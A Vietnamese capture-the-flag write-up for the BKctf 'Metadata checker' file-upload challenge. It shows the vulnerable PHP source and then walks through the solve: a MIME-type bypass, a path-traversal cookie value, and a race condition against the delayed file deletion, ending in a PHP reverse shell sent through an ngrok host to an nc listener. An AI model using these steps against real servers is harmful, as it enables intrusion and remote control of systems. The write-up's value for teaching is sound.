Đây là những challenges của BKctf.

**Bài 1: Metadata checker**

Bài này cho mình xem source code:

<?php

error\_reporting(0);

setcookie("user", "BKSEC\_guest", time() + (86400 \* 30), "/"); // Cookie will be valid for 30 days

if (isset($\_FILES) && !empty($\_FILES)) {

$uploadpath = "/var/tmp/";

$error = "";

$timestamp = time();

$userValue = $\_COOKIE['user'];

$target\_file = $uploadpath . $userValue . "\_" . $timestamp . "\_" . $\_FILES["image"]["name"];

move\_uploaded\_file($\_FILES["image"]["tmp\_name"], $target\_file);

if ($\_FILES["image"]["size"] > 1048576) {

$error .= '<p class="h5 text-danger">Maximum file size is 1MB.</p>';

} elseif ($\_FILES["image"]["type"] !== "image/jpeg") {

$error .= '<p class="h5 text-danger">Only JPG files are allowed.</p>';

} else {

$exif = exif\_read\_data($target\_file, 0, true);

if ($exif === false) {

$error .= '<p class="h5 text-danger">No metadata found.</p>';

} else {

$metadata = '<table class="table table-striped">';

foreach ($exif as $key => $section) {

$metadata .=

'<thead><tr><th colspan="2" class="text-center">' .

$key .

"</th></tr></thead><tbody>";

foreach ($section as $name => $value) {

$metadata .=

"<tr><td>" . $name . "</td><td>" . $value . "</td></tr>";

}

$metadata .= "</tbody>";

}

$metadata .= "</table>";

}

}

}

?>

<!DOCTYPE html>

<!-- Modified from https://getbootstrap.com/docs/5.3/examples/checkout -->

<html lang="en" data-bs-theme="auto">

<head>

<meta charset="utf-8">

<meta name="viewport" content="width=device-width, initial-scale=1">

<title>BKSEC Metadata checker</title>

<link href="assets/dist/css/bootstrap.min.css" rel="stylesheet">

<link href="assets/dist/css/checkout.css" rel="stylesheet">

<link rel="icon" href="assets/images/logo.png" type="image/png">

</head>

<body class="bg-body-tertiary">

<div class="container">

<main>

<div class="py-5 text-center">

<a href="/"><img class="d-block mx-auto mb-4" src="assets/images/logo.png" alt="" width="72"></a>

<h2>BKSEC Metadata checker</h2>

<p class="lead">Only jpg files are supported and maximum file size is 1MB.</p>

</div>

<form action="/index.php" method="post" enctype="multipart/form-data">

<label class="h5 form-label">Upload your image</label>

<input class="form-control form-control-lg my-4" name="image" id="formFileLg" type="file" required/>

<div class="col text-center">

<button class="btn btn-primary btn-lg" type="submit">Upload</button>

</div>

</form>

<?php

// I want to show a loading effect within 1.5s here but don't know how

sleep(1.5);

// This might be okay..... I think so

// My teammates will help me fix it later, I hope they don't forget that

echo $error;

echo $metadata;

unlink($target\_file);

?>

</main>

<footer class="my-5 pt-5 text-body-secondary text-center text-small">

<p class="mb-1">&copy; 2023 CLB An Toàn Thông Tin - BKHN</p>

</footer>

</div>

<script src="assets/dist/js/bootstrap.bundle.min.js"></script>

</body>

</html>

Là 1 bài File Upload.

Mình có thể upload được webshell.php, chỉnh Content-Type: image/jpeg là bypass được filter.

Nhưng làm sao đọc được file?

Khi nó xuất metadata là nó xóa file. Nhưng nó không xóa luôn mà đợi 1.5s 🡪 Đây chính là lỗ hổng của trang web.


Tìm cách đọc trước khi xóa file 🡪 Race condition

Mình sẽ chạy 2 luồng:

* Luồng 1: up file php-reverse-shell.php
* Luồng 2: Đọc file


Ở đây mình gặp hai vấn đề:

* Thư mục lưu file không truy cập được (/var/tmp). Buộc phải chuyển thư mục sang assets/images/ bằng cookies
* Đoán trước timestamp: để đoán trước được timestamp, mình phải up 1 file jpg hoàn chỉnh, trong metadata sẽ có timestamp của hiện tại.



Đầu tiên, mình nên up 1 file php đơn giản để kiểm tra xem có đọc được file không. Sau đó mới tiến đến reverse shell.

Để reverse shell được, bạn phải public ip ra internet bằng ngrok : ngrok tcp 4444




Địa chỉ ip: 0.tcp.ap.ngrok.io


Port: 19747

Trang web sẽ lưu file ở /var/tmp. Muốn lưu ở assets/images, phải chỉnh cookies như sau:

Cookie: user=../www/html/assets/images/BKSEC\_guest

Lúc này file sẽ được lưu ở /assets/images/BKSEC\_guest\_1\_1698833800\_php-reverse-shell.php (bạn phải tính toán timestamp để đảm bảo file tồn tại)

 Luồng 1: up file

 Luồng 2: Đọc file

Bạn để payload type: null payloads 🡪 continue indefinitely

Để lắng nghe kết nối đến máy cục bộ: nc -lnvv -p 4444

Nếu ở luồng 2 xuất hiện status 200 là bạn đã reverse shell thành công:

